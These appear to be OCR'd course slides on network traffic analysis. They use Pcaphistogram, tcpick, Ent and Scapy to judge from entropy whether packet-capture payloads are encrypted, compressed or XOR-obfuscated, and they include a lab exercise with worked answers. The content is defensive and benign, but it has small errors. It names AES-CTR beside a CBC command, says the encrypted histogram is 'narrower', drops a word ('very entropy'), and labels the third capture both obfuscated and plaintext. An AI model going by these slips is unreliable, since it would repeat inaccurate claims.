You can download Pcaphistogram from http://www.willhackforsushi.com/code/pcaphistogram.pl.



tcpick and Ent


Another option for evaluating the randomness of packet payload data is to extract a TCP session to a binary file, then evaluate the output file with an entropy analysis tool.

The tcpick tool will read from a libpcap packet capture and identify all TCP sessions. When run with the "-wR" argument, tcpick will extract the TCP session payload data and write the contents to two binary files identified by the source and destination IP address, destination port and "clnt" or "serv" strings to represent client and server data (the client is the node that sends the initial TCP SYN packet).

The Ent tool applies several statistical analysis techniques to identify the entropy or randomness of the file. In the example on this slide, the input file (TCP client data from tcpick) has 1.8 bits of entropy per byte. Comparatively, a file of all zero's encrypted in AES-CTR mode produces an entropy score of 7.99, as shown below:

```
$ dd if=/dev/zero bs=1024 count=100 of=plaintext
100+0 records in
100+0 records out
102400 bytes (102 kB) copied, 0.00378496 s, 27.1 MB/s
$ openssl enc -aes-128-cbc -in plaintext -out ciphertext
enter aes-128-cbc encryption password:
Verifying - enter aes-128-cbc encryption password:
$ ent ciphertext
Entropy = 7.997973 bits per byte.

Optimum compression would reduce the size
of this 102432 byte file by 0 percent.
```

```
Chi square distribution for 102432 samples is 286.86, and randomly
would exceed this value 10.00 percent of the times.

Arithmetic mean value of data bytes is 127.3073 (127.5 = random).
Monte Carlo value for Pi is 3.147844424 (error 0.20 percent).
Serial correlation coefficient is 0.002051 (totally uncorrelated = 0.0).
```




Scapy and Ent

While tcpick is useful in extracting the payload of TCP packets, it cannot handle other protocols, and has limited support for non-Ethernet link layer protocols. Further, tcpick does not allow you to extract application payload data above the TCP layer, which can skew entropy analysis if there are fixed headers or other fields present after the TCP header but before the encrypted data starts.

Fortunately, we can turn to Scapy to solve this problem for us. Scapy can easily extract payload data from a packet capture (or a live network interface, if desired). Instead of being limited to the payload of the TCP header, Scapy grants us access to any of the upper-layer protocol data to save to a file for entropy analysis.


In Scapy, the first packet header contains a payload object, representing the payload of the first header. We can chain this reference by appending additional ".payload" references to access upper-layer data (such as packet.payload.payload.payload).



Scapy Payload Extraction


The simple Scapy use in this slide first opens an output file to save payload content to with the 'fp = open("payloads.dat","wb")' command. Next, a callback function is defined, invoked by Scapy once for each packet in the specified packet capture. Each time the handler() function is invoked it supplies the Scapy packet data to the function in the variable "packet". We extract and save the packet payload contents to the payloads.dat file after converting it to a string as shown. Note that we specified "packet.payload.payload.payload", which represents the Ethernet Header -> IP -> TCP -> Payload data. Adding additional ".payload" layers will allow us to access upper-layer protocols even above the TCP packet payload layer.

Finally, we start a new line outside of the handler() function, invoking the Scapy sniff() function and reading the "capture1.dump" libpcap packet capture for the input data. The function "handler" is specified with the "prn" function to identify the callback function as well as an optional filter to limit the data sent to the handler function.




Exercise: Differentiating Encryption and Obfuscation

In this exercise you'll review the data of three different packet captures to identify if the content is encrypted or unencrypted. For each packet capture, you'll have the option to review the content using Pcaphistogram, tcpick and Ent, or Scapy and Ent. Identify the nature of the content for each packet capture.




System Preparation

Use the steps on this slide to download each of the three packet captures. You can also download the Kali package for Ent, which is installed using the dpkg utility as shown. If desired, you may also download the Pcaphistogram tool, marking it as executable with the chmod command.



Differentiating Encryption and Obfuscation - STOP

Don't go any further unless you want to get the answers to the exercises. The next page will start going over the answers to this exercise.




Histogram Analysis

To review the packet capture with Pcaphistogram, run the pcaphistogram.pl command as shown on this slide, piping the output to the gnuplot tool. When Pcaphistogram finishes, you can view the output histogram file using the "display" utility (on the same command line separated by a semi-colon as shown in this example, or on a 2nd line). Repeat this step for each of the three packet captures.

This slide shows the output from Pcaphistogram for each packet capture. The results from capture1.dump show a clustering of data around the ASCII character set, likely indicating that plaintext strings are present.

The output from the 2nd packet capture shows a much narrower byte distribution, likely indicating that the content is encrypted. This graph is similar to measuring that of a quality random number generator.


The third packet capture shows another widely varying cluster of values, this time moved to the right from the 1st packet capture. This is likely obfuscated content, where ASCII content would normally be clustered similar to the 1st packet capture. This content may have been obfuscated with a static XOR key or other similar technique.



tcpick Analysis

The 2nd analysis option is to extract the TCP session data with tcpick and review the entropy of the stream data files with Ent. In the example on this slide, we run tcpick with the "-r" argument to read from the capture1.dump capture file, writing out the stream information into client and server data ("-wR").


For the capture1.dump file, this will create a large number of stream files. We can randomly sample several of the data streams with Ent.



Ent and tcpick Output

This slide shows the entropy results for several of the data capture files. In some cases, the entropy level is fairly high, such as 7.43 and 7.97 bits per byte in some data streams, and fairly low in others, with 5.25 and 5.29 bits per byte.

Despite having some higher entropy readings, the values are not high enough to reflect the desired entropy for encrypted data. While this could represent poorly encrypted data, it is more likely that this data is compressed, where duplication is removed to save space, giving the appearance of greater entropy as a result.




Combined tcpick Content

In order to evaluate all the tcpick data streams with Ent, we can concatenate them together using the "cat" utility. Once we combine all the individual capture files together and measure the entropy of the TCP payload content, we see can see an overall entropy measurement.

From the entropy results of the 2nd capture file, we can determine that this file is likely encrypted, with an entropy level close to 8 (perfect randomness). The 1st and 3rd capture files have low entropy, indicating that it is not encrypted.

Note that this analysis technique focuses on the content of the payload files extracted with tcpick, which would be an TCP payload data. This technique does not evaluate the content of application payload data which may be only a portion of the encrypted or unencrypted payload content.




Scapy Payload Extraction

This slide shows a Scapy session that extracts the TCP or UDP payload from each packet in the lab packet capture files. After running the script, the entropy for each file is measured. Here the entropy of the 1st packet capture is higher than we previously saw with tcpick and Ent, but not high enough to indicate the presence of encrypted data. Further inspection of the packet capture would be necessary to filter out specific protocol or session information to confirm the use of encrypted or unencrypted data.

Again, the 2nd packet capture has an entropy level of nearly 8 bits per byte, indicating that it is likely encrypted content. Finally, the 3rd packet capture still shows very entropy, indicating plaintext content.

The process of extracting the data is shown in detail below for the 2nd and 3rd packet captures:

```
# scapy
>>> fp = open("capture2.dat","wb")
>>> def handler(packet):
...     fp.write(str(packet.payload.payload))
...
>>> sniff(offline="capture2.dump",prn=handler,filter="tcp or udp")
<Sniffed: TCP:8134 UDP:0 ICMP:0 Other:0>
>>> ^D
# ent capture2.dat | grep Entropy
Entropy = 7.993291 bits per byte.
# scapy
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
WARNING: No route found for IPv6 destination :: (no default route?)
```

